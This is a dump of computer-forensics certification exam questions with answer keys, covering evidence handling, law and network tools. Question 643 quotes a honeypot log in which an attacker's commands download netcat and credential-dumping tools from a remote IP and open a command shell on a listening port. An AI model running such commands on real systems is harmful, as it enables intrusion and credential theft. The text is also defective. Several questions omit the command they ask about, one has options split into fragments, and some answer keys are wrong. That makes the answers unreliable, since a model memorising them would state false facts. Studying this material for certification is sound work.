- (Exam Topic 1)

You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

- A. Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned
- B. Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment
- C. Inform the owner that conducting an investigation without a policy is a violation of the employee's expectation of privacy
- D. Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

Answer: C

NEW QUESTION 546

- (Exam Topic 1)

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Tailgating
- B. Backtrapping
- C. Man trap attack
- D. Fuzzing

Answer: A

NEW QUESTION 548

- (Exam Topic 1)

You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

- A. Microsoft Methodology
- B. Google Methodology
- C. IBM Methodology
- D. LPT Methodology

Answer: D

NEW QUESTION 551

- (Exam Topic 1)

The efforts to obtain information before a trial by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?

- A. Detection
- B. Hearsay
- C. Spoliation
- D. Discovery

Answer: D

NEW QUESTION 556

- (Exam Topic 1)

To preserve digital evidence, an investigator should _____.

- A. Make two copies of each evidence item using a single imaging tool
- B. Make a single copy of each evidence item using an approved imaging tool
- C. Make two copies of each evidence item using different imaging tools
- D. Only store the original evidence item

Answer: C

NEW QUESTION 561

- (Exam Topic 1)

What will the following command accomplish?

- A. Test ability of a router to handle over-sized packets
- B. Test the ability of a router to handle under-sized packets
- C. Test the ability of a WLAN to handle fragmented packets
- D. Test the ability of a router to handle fragmented packets

Answer: A

NEW QUESTION 562

- (Exam Topic 1)

You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

- A. 10
- B. 25
- C. 110
- D. 135

Answer: B

NEW QUESTION 565

- (Exam Topic 1)

A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?

- A. Root Internet servers
- B. Border Gateway Protocol
- C. Gateway of last resort
- D. Reverse DNS

Answer: C

NEW QUESTION 569

- (Exam Topic 1)

Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A. 18 U.S.
- B. 1029 Possession of Access Devices
- C. 18 U.S.
- D. 1030 Fraud and related activity in connection with computers
- E. 18 U.S.
- F. 1343 Fraud by wire, radio or television
- G. 18 U.S.
- H. 1361 Injury to Government Property
- I. 18 U.S.
- J. 1362 Government communication systems
- K. 18 U.S.
- L. 1831 Economic Espionage Act
- M. 18 U.S.
- N. 1832 Trade Secrets Act

Answer: B

NEW QUESTION 573

- (Exam Topic 1)

During the course of a corporate investigation, you find that an Employee is committing a crime. Can the Employer file a criminal complaint with Police?

- A. Yes, and all evidence can be turned over to the police
- B. Yes, but only if you turn the evidence over to a federal law enforcement agency
- C. No, because the investigation was conducted without following standard police procedures
- D. No, because the investigation was conducted without warrant

Answer: A

NEW QUESTION 575

- (Exam Topic 1)

The police believe that Melvin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers and Educational Institutions. They also suspect that he has been stealing, copying and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the suspects door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

- A. The Fourth Amendment

- B. The USA patriot Act
- C. The Good Samaritan Laws
- D. The Federal Rules of Evidence

Answer: A

NEW QUESTION 578

- (Exam Topic 1)

Software firewalls work at which layer of the OSI model?

- A. Application
- B. Network
- C. Transport
- D. Data Link

Answer: D

NEW QUESTION 583

- (Exam Topic 1)

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A. .email
- B. .mail
- C. .pst
- D. .doc

Answer: C

NEW QUESTION 586

- (Exam Topic 1)

You are working as a Computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company. The company CEO and the corporate legal counsel advise you to contact law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject's computer. You inform the officer that you will not be able to comply with that request because doing so would:

- A. Violate your contract
- B. Cause network congestion
- C. Make you an agent of law enforcement
- D. Write information to the subject's hard drive

Answer: C

NEW QUESTION 589

- (Exam Topic 1)

The newer Macintosh Operating System is based on:

- A. OS/2
- B. BSD Unix
- C. Linux
- D. Microsoft Windows

Answer: B

NEW QUESTION 594

- (Exam Topic 1)

A law enforcement officer may only search for and seize criminal evidence with _____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

- A. Mere Suspicion
- B. A preponderance of the evidence
- C. Probable cause
- D. Beyond a reasonable doubt

Answer: C

NEW QUESTION 597

- (Exam Topic 1)

You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

- A. Limited force and library attack
- B. Brute Force and dictionary Attack
- C. Maximum force and thesaurus Attack
- D. Minimum force and appendix Attack

Answer: B

NEW QUESTION 598

- (Exam Topic 1)

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

- A. Ping sweep
- B. Nmap
- C. Netcraft
- D. Dig

Answer: C

NEW QUESTION 601

- (Exam Topic 1)

Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and zombies? What type of Penetration Testing is Larry planning to carry out?

- A. Router Penetration Testing
- B. DoS Penetration Testing
- C. Firewall Penetration Testing
- D. Internal Penetration Testing

Answer: B

NEW QUESTION 606

- (Exam Topic 1)

You have been asked to investigate after a user has reported a threatening e-mail they have received from an external source. Which of the following are you most interested in when trying to trace the source of the message?

- A. The X509 Address
- B. The SMTP reply Address
- C. The E-mail Header
- D. The Host Domain Name

Answer: C

NEW QUESTION 607

- (Exam Topic 1)

What does mactime, an essential part of the coroner's toolkit do?

- A. It traverses the file system and produces a listing of all files based on the modification, access and change timestamps
- B. It can recover deleted file space and search it for dat
- C. However, it does not allow the investigator to preview them
- D. The tools scans for i-node information, which is used by other tools in the tool kit
- E. It is too specific to the MAC OS and forms a core component of the toolkit

Answer: A

NEW QUESTION 609

- (Exam Topic 1)

How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

- A. 128
- B. 64
- C. 32
- D. 16

Answer: C

NEW QUESTION 613

- (Exam Topic 1)

E- mail logs contain which of the following information to help you in your investigation? (Choose four.)

- A. user account that was used to send the account
- B. attachments sent with the e-mail message
- C. unique message identifier
- D. contents of the e-mail message
- E. date and time the message was sent

Answer: ACDE

NEW QUESTION 616

- (Exam Topic 1)

Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

- A. APIPA
- B. IANA
- C. CVE
- D. RIPE

Answer: C

NEW QUESTION 618

- (Exam Topic 1)

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers.

Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

- A. PDF passwords can easily be cracked by software brute force tools
- B. PDF passwords are converted to clear text when sent through E-mail
- C. PDF passwords are not considered safe by Sarbanes-Oxley
- D. When sent through E-mail, PDF passwords are stripped from the document completely

Answer: A

NEW QUESTION 621

- (Exam Topic 1)

This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

- A. Master Boot Record (MBR)
- B. Master File Table (MFT)
- C. File Allocation Table (FAT)
- D. Disk Operating System (DOS)

Answer: C

NEW QUESTION 622

- (Exam Topic 1)

What TCP/UDP port does the toolkit program netstat use?

- A. Port 7
- B. Port 15
- C. Port 23
- D. Port 69

Answer: B

NEW QUESTION 624

- (Exam Topic 1)

Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

- A. ATM
- B. UDP
- C. BPG
- D. OSPF

Answer: D

NEW QUESTION 625

- (Exam Topic 1)

In General, _____ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.

- A. Network Forensics
- B. Data Recovery
- C. Disaster Recovery
- D. Computer Forensics

Answer: D

NEW QUESTION 629

- (Exam Topic 1)

The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?

- A. Any data not yet flushed to the system will be lost
- B. All running processes will be lost
- C. The /tmp directory will be flushed
- D. Power interruption will corrupt the pagefile

Answer: A

NEW QUESTION 634

- (Exam Topic 1)

If a suspect computer is located in an area that may have toxic chemicals, you must:

- A. coordinate with the HAZMAT team
- B. determine a way to obtain the suspect computer
- C. assume the suspect machine is contaminated
- D. do not enter alone

Answer: A

NEW QUESTION 638

- (Exam Topic 1)

Which is a standard procedure to perform during all computer forensics investigations?

- A. with the hard drive removed from the suspect PC, check the date and time in the system's CMOS
- B. with the hard drive in the suspect PC, check the date and time in the File Allocation Table
- C. with the hard drive removed from the suspect PC, check the date and time in the system's RAM
- D. with the hard drive in the suspect PC, check the date and time in the system's CMOS

Answer: A

NEW QUESTION 643

- (Exam Topic 1)

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom" "cmd1.exe /c ftp -s:ftpcom"
```

"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k
- B. There are two attackers on the system - johna2k and haxedj00
- C. The attack is a remote exploit and the hacker downloads three files
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 645

- (Exam Topic 1)

The _____ refers to handing over the results of private investigations to the authorities because of indications of criminal activity.

- A. Locard Exchange Principle
- B. Clark Standard
- C. Kelly Policy
- D. Silver-Platter Doctrine

Answer: D

NEW QUESTION 646

- (Exam Topic 1)

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine that drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments.

What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Bit-stream Copy
- B. Robust Copy
- C. Full backup Copy
- D. Incremental Backup Copy

Answer: A

NEW QUESTION 651

- (Exam Topic 1)

You are contracted to work as a computer forensics investigator for a regional bank that has four 30 TB storage area networks that store customer data. What method would be most efficient for you to acquire digital evidence from this network?

- A. create a compressed copy of the file with DoubleSpace
- B. create a sparse data copy of a folder or file
- C. make a bit-stream disk-to-image file
- D. make a bit-stream disk-to-disk file

Answer: C

NEW QUESTION 655

- (Exam Topic 1)

A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

- A. Image the disk and try to recover deleted files
- B. Seek the help of co-workers who are eye-witnesses
- C. Check the Windows registry for connection data (you may or may not recover)
- D. Approach the websites for evidence

Answer: A

NEW QUESTION 656

- (Exam Topic 1)

A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

- A. They examined the actual evidence on an unrelated system
- B. They attempted to implicate personnel without proof
- C. They tampered with evidence by using it
- D. They called in the FBI without correlating with the fingerprint data

Answer: C

NEW QUESTION 658

- (Exam Topic 1)

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says: "This is a test." What is the result of this test?

- A. Your website is vulnerable to CSS
- B. Your website is not vulnerable
- C. Your website is vulnerable to SQL injection
- D. Your website is vulnerable to web bugs

Answer: A

NEW QUESTION 660

- (Exam Topic 1)

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

- A. Firewalk cannot pass through Cisco firewalls
- B. Firewalk sets all packets with a TTL of zero
- C. Firewalk cannot be detected by network sniffers
- D. Firewalk sets all packets with a TTL of one

Answer: D

NEW QUESTION 664

- (Exam Topic 1)

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.

Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

- A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
- B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
- C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.

D. All forms should be placed in the report file because they are now primary evidence in the case.

Answer: B

NEW QUESTION 669

- (Exam Topic 1)

What is a good security method to prevent unauthorized users from "tailgating"?

- A. Man trap
- B. Electronic combination locks
- C. Pick-resistant locks
- D. Electronic key systems

Answer: A

NEW QUESTION 674

- (Exam Topic 1)

Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

- A. A disk imaging tool would check for CRC32s for internal self-checking and validation and have MD5 checksum
- B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
- C. A simple DOS copy will not include deleted files, file slack and other information
- D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

Answer: C

NEW QUESTION 678

- (Exam Topic 1)

Which response organization tracks hoaxes as well as viruses?

- A. NIPC
- B. FEDCIRC
- C. CERT
- D. CIAC

Answer: D

NEW QUESTION 682

- (Exam Topic 1)

Before you are called to testify as an expert, what must an attorney do first?

- A. engage in damage control
- B. prove that the tools you used to conduct your examination are perfect
- C. read your curriculum vitae to the jury
- D. qualify you as an expert witness

Answer: D

NEW QUESTION 687

- (Exam Topic 1)

Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

- A. Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media
- B. Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence
- C. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
- D. Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media

Answer: B

NEW QUESTION 691

- (Exam Topic 1)

While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

- A. Keep the information of file for later review
- B. Destroy the evidence
- C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
- D. Present the evidence to the defense attorney

Answer: C

NEW QUESTION 693

- (Exam Topic 1)

_____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

- A. Network Forensics
- B. Computer Forensics
- C. Incident Response
- D. Event Reaction

Answer: B

NEW QUESTION 696

- (Exam Topic 1)

You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

- A. Airsnort
- B. Snort
- C. Ettercap
- D. RaidSniff

Answer: C

NEW QUESTION 701

- (Exam Topic 1)

When investigating a potential e-mail crime, what is your first step in the investigation?

- A. Trace the IP address to its origin
- B. Write a report
- C. Determine whether a crime was actually committed
- D. Recover the evidence

Answer: A

NEW QUESTION 704

- (Exam Topic 1)

You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

- A. 70 years
- B. the life of the author
- C. the life of the author plus 70 years
- D. copyrights last forever

Answer: C

NEW QUESTION 709

- (Exam Topic 1)

Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?

- A. Sector
- B. Metadata
- C. MFT
- D. Slack Space

Answer: D

NEW QUESTION 713

- (Exam Topic 1)

What is the target host IP in the following command?

- A. 172.16.28.95
- B. 10.10.150.1
- C. Firewall does not scan target hosts
- D. This command is using FIN packets, which cannot scan target hosts

Answer: A

NEW QUESTION 714

- (Exam Topic 1)

An Expert witness give an opinion if:

- A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
- B. To define the issues of the case for determination by the finder of fact
- C. To stimulate discussion between the consulting expert and the expert witness
- D. To deter the witness from expanding the scope of his or her investigation beyond the requirements of the case

Answer: A

NEW QUESTION 717

- (Exam Topic 1)

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

- A. the same log is used at all times
- B. a new log file is created everyday
- C. a new log file is created each week
- D. a new log is created each time the Web Server is started

Answer: A

NEW QUESTION 720

- (Exam Topic 1)

What does the acronym POST mean as it relates to a PC?

- A. Primary Operations Short Test
- B. PowerOn Self Test
- C. Pre Operational Situation Test
- D. Primary Operating System Test

Answer: B

NEW QUESTION 721

- (Exam Topic 1)

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
- D. ISP's never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 725

- (Exam Topic 1)

You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls? (Choose two.)

- A. 162
- B. 161
- C. 163
- D. 160

Answer: AB

NEW QUESTION 728

- (Exam Topic 1)

A(n) _____ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

- A. blackout attack
- B. automated attack
- C. distributed attack
- D. central processing attack

Answer: B

NEW QUESTION 730

- (Exam Topic 1)

With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches ____.

- A. 10
- B. 100
- C. 1

Answer: A

NEW QUESTION 731

- (Exam Topic 1)

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtrcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

- A. Hillary network username and password hash
- B. The SID of Hillary network account
- C. The SAM file from Hillary computer
- D. The network shares that Hillary has permissions

Answer: A

NEW QUESTION 734

- (Exam Topic 1)

Law enforcement officers are conducting a legal search for which a valid warrant was obtained.

While conducting the search, officers observe an item of evidence for an unrelated crime that was not included in the warrant. The item was clearly visible to the officers and immediately identified as evidence. What is the term used to describe how this evidence is admissible?

- A. Plain view doctrine
- B. Corpus delicti
- C. Locard Exchange Principle
- D. Ex Parte Order

Answer: A

NEW QUESTION 737

- (Exam Topic 1)

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

- A. Scan the suspect hard drive before beginning an investigation
- B. Never run a scan on your forensics workstation because it could change your systems configuration
- C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
- D. Scan your Forensics workstation before beginning an investigation

Answer: D

NEW QUESTION 738

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